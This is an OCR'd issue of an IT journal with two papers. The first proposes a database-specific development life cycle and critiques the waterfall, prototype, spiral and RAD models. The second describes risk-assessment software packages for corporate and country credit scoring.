Statement of Purpose

The **JOURNAL OF INFORMATION SYSTEMS & OPERATION MANAGEMENT (ISSN 1843-4711),** published two times annually by the Romanian American University, is the specialized in IT domains. The articles published, apply to the scientists, researchers and users of IT (field), interested in enlarging the knowledge horizon with specialty notions, new work papers and reference studies, to apply in their own field. Thought the presentation of some scientific paper works and IT&C culture promotion, necessary for a functional market economy, the review intends to be a favorable space for debates and a challenge at the same time. Any study or opinion that can contribute to the development of the understanding degree of the IT&C as a science is welcome. JISOM encourages cross-disciplinary research work of Romanian and foreign scholars.

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CONTENTS

DATABASE DEVELOPMENT LIFE CYCLE

Pranshu Gupta[1]
Ramon A. Mata-Toledo[2]
Morgan D. Monger[3]

Abstract

A software development life cycle model (SDLC) consists of a set of processes (planning, requirements, design, development, testing, installation and maintenance) defined to accomplish the task of developing a software application that is functionally correct and satisfies the user's needs. These set of processes, when arranged in different orders, characterize different types of life cycles. When developing a database, the order of these tasks is very important to efficiently and correctly transform the user's requirements into an operational database. These SDLCs are generally defined very broadly and are not specific for a particular type of application. In this paper the authors emphasize that there should be a SDLC that is specific to database applications. Database applications do not have the same characteristics as other software applications and thus a specific database development life cycle (DBDLC) is needed. A DBDLC should accommodate properties like scope restriction, progressive enhancement, incremental planning and pre-defined structure.

Keywords: Software Development, Database, DBMS, lifecycle model, traditional lifecycles

Introduction

Database management systems are generally categorized as transaction processing systems, decision support systems and/or knowledge-based systems. During their development each of these types of DBMS introduces different problems and challenges. Traditionally, SDLC models designed for developing DBMS followed the design-first-implement-later approach because of the DBMS were mainly of the transaction processing type [Weitzel and Kerschberg, 1989]. The authors believe, as we will explain later, that the design-first-implement-later approach does not work for the databases underlying data mining or knowledge-base systems or for that matter for any system where the requirements change very frequently.

Some of the traditional SDLCs models used for software development are: waterfall, prototypes, spiral and rapid application development (RAD). These life cycles models are defined broadly in terms of what each individual phase accomplish, the input and output documents it produces or requires, and the processes that are necessary in completing each phase. In general, the output deliverables from the previous phase serve as an input

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to the next phase. However, in these models it can be observed also that usually there is no interaction between two consecutive phases; therefore, no feedback between these phases exists. When creating a database system the feedback between some of the life cycle phases is very critical and necessary to produce a functionally complete database management system [Mata-Toledo, Adams and Norton, 2007].

When choosing or defining a lifecycle model for database systems we need to take into account properties such as scope restriction, progressive enhancement, incremental planning and pre-defined structure [Weitzel and Kerschberg, 1989]. In addition, it is essential that the requirements and goals should be documented using a requirements traceability matrix (RTM) that will help in limiting the project to its envisioned scope. The database development life cycle should allow the incorporation of new user's requirements at a later phase due to the interactive nature that should exist between the user and the developers. This would make the enhancement of a product easier and would not increase the cost significantly. For this reason incremental planning is important for database system development. Apart from the initial planning phase, individual planning is required for the design and the requirements revision phases as they highly influence the overall implementation and the evaluation of the entire system. A life cycle model lacking any of aforementioned properties (scope restriction, progressive enhancement, incremental planning and pre-defined structure) would increase the cost, time and effort to develop a DBMS.

Traditional Lifecycle Models

This section discusses the traditional lifecycle models and shows that, at least one of the properties required for database system development (scope restriction, progressive enhancement, incremental planning and pre-defined structure), is missing from each of these lifecycles. For this reason, these life cycle models are not completely suitable for developing database systems. In the remaining of this section we briefly describe some of the most popular software models and point out their deficiencies for developing DBMSs.
Waterfall model: This is the most common of all software models [Pressman, 2007]. The phases in the waterfall cycle are: project planning, requirements definition, design, development, testing, and installation and acceptance (See Figure 1). Each of these phases receives an input and produces an output (that serves as the input for next phase) in the form of deliverables.

The waterfall model accommodates the scope restriction and the pre-defined structure properties of the lifecycle. The requirements definition phase deals with scope restriction based on the discussions with the end user. The pre-defined structure establishes a set of standard guidelines to carry out the activities required of each phase as well as the documentation that needs to be produced. Therefore, the waterfall model, by taking into account the pre-defined structure property, helps the designers, developers, and other project participants to work in a familiar environment with fewer miscommunications while allowing completion of the project in a timely manner [Shell Method™ Process Repository, 2005].

On the other hand, the waterfall model lacks the progressive enhancement and incremental planning property. In this model, the requirements are finalized early in the cycle. In consequence, it is difficult to introduce new requirements or features at later phases of the development process [Shell Method™ Process Repository, 2005]. This waterfall model, which was derived from the "hardware world", views the software development from a manufacturing perception where items are produced once and reproduced many times [Pfleeger and Atlee, 2010]. A software development process does not work this way because the software evolves as the details of the problem are understood and discussed with the end user.

The waterfall model has a documentation driven approach which, from the user's point of view, is considered one of its main weaknesses. The system specifications, which are finalized early in the lifecycle, may be written in a non-familiar style or in a formal language that may be difficult for the end user to understand [Schach, 2008]. Generally, the end user agrees to these specifications without having a clear understanding of what the final product will be like. This leads to misunderstood or missing requirements in the software requirements specifications (SRS). For this reason, in general, the user has to wait until the installation phase is complete to see the overall functionality of the system. It should be obvious then that the lack of incremental planning in this model makes it difficult to use when developing a database system particularly when the latter supports, for instance, a data mining or data warehouse operations where the "impromptu" demands imposed on the system vary frequently or cannot be easily anticipated.



Figure.1. Waterfall model [Pressman, 2007]

Prototype model: In this life cycle model, the developers create a prototype of the application based on a limited version of the user requirements [Pfleeger and Atlee,

2010]. The prototype consists mainly of a "hallow graphics" which shows some basic and simple functionality. However, this may create a problem because the user may view the prototype as it were the final product overlooking some of the requirements specified in the SRS which may not be met fully by this "final product" [Pfleeger and Atlee, 2010].

The prototype model limits the pre-defined structure property of a lifecycle. When a prototype is designed, the developer uses minimal code to show some requirements. During this process no integration with other tools is shown. This leads to uncertainty about the final product. The prototype may have to be re-designed in order to provide a finalized product and thus it may not look the same as the one shown to the user initially.



Figure.2. Prototype model [Pfleeger and Atlee, 2010]

This lifecycle model does support the progressive enhancement property. However, since the user is only shown a prototype there may be features that the user would like to incorporate but which may too costly or time consuming to incorporate later in the project. [Shell Method™ Process Repository, 2005].

In the prototype model, the requirements are finalized early in lifecycle as shown in Figure 2. The iterations are focused on design, prototyping, customer evaluation and review phases. This model lacks the incremental planning property as there is no planning after the initial planning phase.

Spiral model: This model is a combination of the prototyping and waterfall model [Pfleeger and Atlee, 2010]. Starting with the requirements and a development plan, the system prototypes and the risks involved in their developments are analyzed through an iterative process. During each iteration alternative prototypes are considered based upon the documented constraints and risks of the previous iteration [Pfleeger and Atlee, 2010]. With each subsequent prototype the risks or constraints are minimized or eliminated. After an operational prototype has been finalized (with minimal or no risks), the detailed design document is created (See Figure 3).

The spiral model supports the scope restriction property of a lifecycle. The requirements are designed in a hierarchical pattern; any additional requirements are build on the first set of requirements implemented [Shell Method™ Process Repository, 2005]. In this model, the problem to be solved is well defined from the start. In consequence, the scope of the project is also restricted.

To control risk, the spiral model combines the development activities with a risk management process [Pfleeger and Atlee, 2010]. This latter process requires expertise in the area of risk evaluation which makes the activities that need to be carried out very complex and difficult. The risk evaluation process imposes the consideration of constraints such as cost, time and effort for the entire project. The pre-defined structure property for this lifecycle model, in terms of the number of activities, is so complex that it raises the problem of controllability and efficiency during development of the system.



Figure.3. Spiral model [Schach, 2008]

The progressive enhancement property is not accommodated in this lifecycle model because, even though, the system is evolving with each phase, no new features can be added to the SRS due to the fact that the requirements have been finalized in an earlier phase.

Figure 3 shows the activities and phases of the spiral model and its iterative nature. However, notice that the incremental planning property is still missing from this lifecycle. The initial iterations are focused on alternatives and risks involved in the prototype selected. However, none of these iterations focus on updating the SRS by discussing it with the end user. As a result of this the requirements may not be updated; this may lead

to having missing or misunderstood requirements. Due to its iterative nature this model may work well for developing requirements that are well understood from the beginning of the project. However, it is not a good model for developing database systems where new requirements may arise during the later phases of the project. The spiral model also assumes that software is developed in discrete phases; for this reason it does not satisfy the property of incremental planning [Schach, 2008].

Rapid application development model (RAD): The basic approach of this model is to let the user try the application before it is finally delivered. The users provide feedback based upon their hands-on experience with the system.

The foremost problem with this model is that it is very easy to get caught in an unending and uncontrollable cycle of enhancements. This will lead to violations of the progressive enhancement and scope restriction property.

As the name of this model implies a prototype is created and installed as soon as possible at the user's site for their review. This model lacks the predefined structure because, in general, the rapid prototype phase is completed without strictly adhering to the guideline documents and the processes already defined to complete this phase [Schach, 2008].

As Figure 4 shows the incremental planning property of a lifecycle is missing in this model too. After the prototype is completed and evaluated by the end user the requirements may or may not change. If there are no changes in the requirements, then development of the system will continue as initially envisioned. However, if significant requirement changes are necessary, then it is imperative that a timeline for the remaining of the project be established but this is not generally done [Schach, 2008].



Figure.4. Rapid prototyping model [Schach, 2008]

Database Development Lifecycle

As we have shown in the previous paragraphs, each of the traditional lifecycle models is missing at least one of the four properties required for database system development. In

this section the authors propose a new lifecycle model that is adapted from the traditional lifecycles and which is enhanced for database system development (See Figure 7). This new model satisfies properties such as scope restriction, progressive enhancement, incremental planning and pre-defined structure.

In most traditional life cycles, the first phase is the project planning phase. Although it is a good idea to plan the project from its inception it is also true that, unless the problem, its requirements, and its constraints are well understood it is very difficult to lay out a realistic timeline for the entire project. For this reason, we propose that this initial phase be limited to planning, not about the entire project, but about the collection of requirements definition and information about the organization. In other words, we need a plan on how we are going to proceed to identify the problem as a whole, its scope, constraints, and overall functionality. The resulting document is generally the project plan document.

The next phase of this model, the requirement definition and organizational data collection phase, should have as its ultimate goal to provide a complete set of requirements, from the user point of view, for the database system under consideration. This phase, by its very nature, requires a high degree of interaction with people at all levels of the organization, from top management to the entry level clerical workers. Essential activities of this phase are: direct examination of the organizational documents as well as their dataflow through the organization and the overall operation of the latter. Additional information can be collected by means of interviews, questionnaires, and in situ inspection of personnel activities at all organizational levels. This phase should also produce a preliminary document of the present needs and future expansion as currently perceived by all users. Figure 5 shows the deliverables for this phase, namely, the software requirement specification (SRS) and the requirements traceability matrix (RTM). These deliverables serve as the input to the next phase, the requirement analysis phase.



Figure.5. Requirements definition phase

After the previous phase has been completed it is necessary to analyze the data to consider issues of extreme importance such as feasibility, cost, scope and boundaries, performance issues, security issues, portability requirements, maintenance and the design model of the expected system. This analysis of the requirements and organizational data helps to identify potential problems and constraints that could arise during development phases.

Once the aforementioned requirements and issues have been thoroughly analyzed it is necessary to envision a timeline for future work. During this timeline planning phase it is necessary to update the project plan document initially created and thus addressing the issue of incremental planning. As was indicated early incremental planning is missing in some of the traditional lifecycle models. It is the opinion of the authors that incremental planning is an essential property which needs to be satisfied throughout the entire lifecycle as indicated in Figure 7.



Figure.6. Deliverable for the design phase

The next two phases of this proposed model comprise the database design phase and the application design phase. The former of these two phases consists of the creating a conceptual design, selecting a database model, and producing a logical and physical design of the system as shown in Figure 7. The database design phase requires understanding of both the operational and business requirements of the organization. The purpose of the conceptual design step of the design phase is to create a high-level overview of the database using, for example, an entity-relationship model [Vanslyke, 2009]. The next step is to choose a database model suitable for the system in consideration [Rob and Coronel, 1997]. The conceptual design then needs to be converted into a logical design. To achieve this conversion the logical design uses as its input the conceptual design document (CDD) as shown in Figure 6. The logical design serves as a communication tool that describes the logical functioning and the system structure to the users [Dave, 2010]. The logical design provides a more detailed view of the database than that of the conceptual design. The last step in the database design phase is to convert the logical design into a physical design. The deliverable resulting from this last conversion is the physical design document (PDD) as shown in Figure 6. The physical design emphasizes the internal aspects of the database, e.g. the operations and processes to carry out the necessary tasks [Dave, 2010]. Figure 6 shows the deliverables for the database design phase, namely, conceptual design document (CDD), logical design document

(LDD), physical design document (PDD) and the updated RTM. The physical design documents are late used in the database implementation and loading phase.
During the design phase it is important to interact with the users. As result of this process the requirements may change. It is imperative then that any change to the requirements be reflected in the RTM and any other relevant document. In doing so, we address the issue of progressive enhancement. We need to mindful that this interaction process is crucial but we also need to be aware not to fall into an unending cycle of changes that may alter the initial scope of the system.

While the database is being designed, the application design phase is carried out in parallel. The application design documents should be discussed with the user and changes should be made to the RTM if needed. The design phase is followed by the database implementation and loading phase. The database is implemented using the physical design documents developed earlier during the design phase. The database implementation and loading phase includes steps such as the follows: creating database tables, populating the tables, building constraints and querying the data.



Figure.7. Database development life cycle

Next follows the application implementation phase. The application design documents from the application design phase serve as an input to this phase. The database is then integrated with the application(s) in the next phase i.e. the integration and testing phase. The integrated system is tested in this phase.

Finally we have the installation/evaluation phase. Here the use tries out the product and appraises its functionality and performance. After the system has been accepted by the user and it is operational, the maintenance phase begins. This maintenance phase will continue until the product has reached the end of its useful life. That is, until it no longer meets the new requirements of the user. At this point the whole process of developing a new system starts anew.

Conclusion

A complete and correct database system is difficult to create if the SDLC does not take into account the intrinsic characteristics of the system to be developed and the SDLC itself does not accommodate properties like scope restriction, progressive enhancement, incremental planning and pre-defined structure. As indicated before, traditional SDLCs lack at least one of the aforementioned properties making them not all suitable for the development of DBMSs, particularly, when the demands on the DBMS are unpredictable. One of main characteristics of this new proposed model is that it makes emphasis on activities that go back and forth between phases allowing either the incorporation of new requirements, if needed, or the correction of incomplete or misunderstood requirements. The idea is to allow for a system that is more flexible of the realities of developing a DBMS.

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RISK MANAGEMENT SOFTWARE PACKAGES SOLUTION FOR PERFORMANCE ASSESSMENT

Dragos Cazacu[1]

Abstract

This stuff is presenting a short introduction of the software application aiming to assess different types of risk for different types of interested users acting in different risk environments. A traditional targeted market for this application is the financial market place of any kind but also consulting companies doing BI projects, SME to multinational corporates, universities and Non and Governmental Organisation. The application has five different modules structured over three different difficulties levels, accordingly user's needs and skills. There is an entry, an intermediate and an advanced user access level dealing with assessment of SME- Corporate, Sovereign and Project / Portfolio Risk and Optimisation.

Keywords: Corporate Risk Rating , Sovereign Risk Rating, Investment Quantitative Analysis, Risk Assessment Software Solutions, Qualitative Corporate – SME Assessment

Risk Management Assumptions

a. About Types of Risk Management

- Commercial enterprises apply various forms of risk management procedures to handle different risks because they face a variety of risks while carrying out their business operations.
- Effective handling of risk ensures the successful growth of an organization.
- Various types of risk management can be categorized into the following:
    - Operational risk management: Operational risk management deals with technical failures and human errors
    - Financial risk management: Financial risk management handles non-payment of clients and increased rate of interest
    - Market risk management: Deals with different types of market risk, such as interest rate risk, equity risk, commodity risk, and currency risk
    - Credit risk management: Deals with the risk related to the probability of nonpayment from the debtors
    - Quantitative risk management: In quantitative risk management, an effort is carried out to numerically ascertain the possibilities of the different adverse financial circumstances to handle the degree of loss that might occur from those

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circumstances

- Commodity risk management: Handles different types of commodity risks, such as price risk, political risk, quantity risk and cost risk
- Bank risk management: Deals with the handling of different types of risks faced by the banks, for example, market risk, credit risk, liquidity risk, legal risk, operational risk and reputational risk
- Nonprofit risk management: This is a process where risk management companies offer risk management services on a non-profit seeking basis
- Currency risk management: Deals with changes in currency prices
- Enterprise risk management: Handles the risks faced by enterprises in accomplishing their goals
- Project risk management: Deals with particular risks associated with the undertaking of a project
- Integrated risk management: Integrated risk management refers to integrating risk data into the strategic decision making of a company and taking decisions, which take into account the set risk tolerance degrees of a department. In other words, it is the supervision of market, credit, and liquidity risk at the same time or on a simultaneous basis.
- Technology risk management: It is the process of managing the risks associated with implementation of new technology

Software risk management: Deals with different types of risks associated with implementation of new software

b. Modelling Risk

Risk modeling is about modeling and quantification of risk. For the financial industry, the cases of credit-risk quantifying potential losses due, e.g., to bankruptcy of debtors, or market-risks quantifying potential losses due to negative fluctuations of a portfolio's market value are of particular relevance. Operational risk, quantifying potential losses incurred due to failing processes is a relevant issue for any form of organization.

Using Advanced Assessment Software Packages To Analyse Risk

a. Sme – risk knowledge – qualitative assessment

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C2 – Capacity and the resources that the company has
C3 – Conditions of the internal environment
C4 – Costs and financial performance

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R2 – Financial risk
R3 – Economic risk
R4 – Operational risk

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Qualitative & Quantitative Scoring

a. Micro – eXpert™: Corporate
Micro - eXpert™ offers an in-depth view of a company's financial position, scores and analysis not found from other sources, predicting future payment habits, financial stability

and comparisons to industry standards. You can make credit and investment decisions with even greater confidence.

Micro - eXpert™ is an informative, in-depth evaluation of a company's financial stability and other key qualitative factors. This easy-to-read report provides helpful data in predicting a company's potential financial stress and contains key information about a company, meant to help your organization:

- Identifies companies that have slow payment experiences or a company that may be undergoing financial stress
- Uses Business Ratios to help make sure a company has enough assets to pay you
- Compares a company to others in the same industry regionally or across your country
- Looks into the business background of a company's history
- Looks to assess the overall risk exposure of the company
- Looks to assess the interest rate value at which the company can borrow money and a S&P compliant rating note
- Looks to assess the management of resources and their flexibility to markets changes
- Assess the market value of the company using advanced formula to express a "near real" value

Micro - eXpert™ toolbox includes following functionalities:

- Quantitative and Qualitative Analysis based on accounting data
- Rating Reports using 15 financial ratio analyses dealt on five different categories
- Quick Assessment of the company's market value
- Five different analysis reports, with combinations of corporate and industry Analysis based on up to six years historical data series
- Possibility of doing rating simulation - "auto-rating" with personalized and updated data sets
- Credit Risk Assessment compliant with S&P and Fitch standards
- Possibility to search after several types of financial indicators, counties, cities, VAT no, Industry Code, Risk Indicators, Financial Capacity, Management Scoring etc.
- Huge financial data base with more than 50,000 active companies
- Graphics representation of the indicators and their dynamics
- User friendly access and navigation software system
- Industry standards and compliance fully implemented in *FincoRating*™
  Introducing additional data, the user can get benefits of supplementary reports as:
  - Bank scoring (Conan Holder and Z - Scoring – Altman Model)
  - Equity Cash Flow Valuation
  - Capital Cash Flow Valuation
  - Free Cash Flow Valuation
  - Discounted Dividend Valuation
  - Dividend Growth Valuation

A noteworthy fact is that *Micro -eXpert*™ generates a comprehensive current analysis and diagnosis report, based on the current business environment conditions, macroeconomic indicators, other local, regional and global macroeconomic key factors, as well as the potential risk exposure that may have an impact on company's future development.

The resulted analysis is completed by running parallel, correlating and real time rebalancing the results obtained from *Macro – eXplorer*™ and *HR - assessment*.

Advanced prognosis and forecasting reports can be issued on demand, employing state of the art techniques using statistic, fractal, neural and genetic algorithms.

b. Macro – eXplorer™*: Countries*

Macro - eXplorer™ offers an in-depth view of a country's financial position, scores and analysis not found from other sources, predicting future payment habits, financial stability and comparisons to other countries or group of countries considered as benchmark.

You can make credit and investment decisions with even greater confidence when disposing advanced tools for searching, analysing and diagnosing macroeconomic local, regional or global trends.

Macro - eXplorer™ is an informative, in-depth evaluation of a country's financial stability and other key qualitative factors. This easy-to-read report provides helpful data in predicting a country's potential financial stress and contains key information about a country, meant to help your organization:

- Identifies countries that have slow payment experiences or a country that may be undergoing financial stress.
- Uses Key Macroeconomic Ratios to help, make sure that a country has enough capacity to repay its debt and not to endanger investors business environment
- Compares a country to others in the same category (EU, OECD etc.), regionally or across the world
- Looks into qualitative background of a country's history
- Looks to assess the overall risk exposure of the country
- Looks to assess the long term debt, the interest rate value at which the country can borrow money and a crediting a S&P compliant rating note
- Looks to assess country's financial management of resources and their flexibility to markets changes

Macro - eXplorer™ toolbox includes following functionalities

- Quantitative and Qualitative Analysis based on extensive macroeconomic data
- Rating Reports using 18 financial ratio analysis dealt on four different categories as:
  - Real Economy
  - External Finance
  - Spill – over
  - Country Risk Rating

- Five different analysis reports, based on up to six years historical data series
- Possibility of doing rating simulation - "auto-rating" with personalized and updated data sets
- Credit Risk Assessment compliant with S&P and Fitch standards
- Possibility to search after several types of financial key scoring indicators as:
  - Business Environmental Risk
  - Local Currency Risk


- Credit Risk
- Country Risk
- Performance and Competitiveness
- Vulnerability / Sensitivity
- Heating / Cooling
- Country's Financial Management and Governance

- Huge financial data base provided with all necessary accurate raw or ready to use data from IMF/WB, CMA, BIS, OECD and other reliable sources
- Graphics representation of the indicators and their dynamics
- User friendly access and navigation software system
- Industry standards and compliance fully implemented in *FincoRating*™

A noteworthy fact is that *Macro -eXplorer*™ generates a comprehensive current analysis and diagnosis report, based on the current business environment conditions, macroeconomic indicators, other local, regional and global macroeconomic key factors, as well as the potential risk exposure that may have an impact on country's future development.

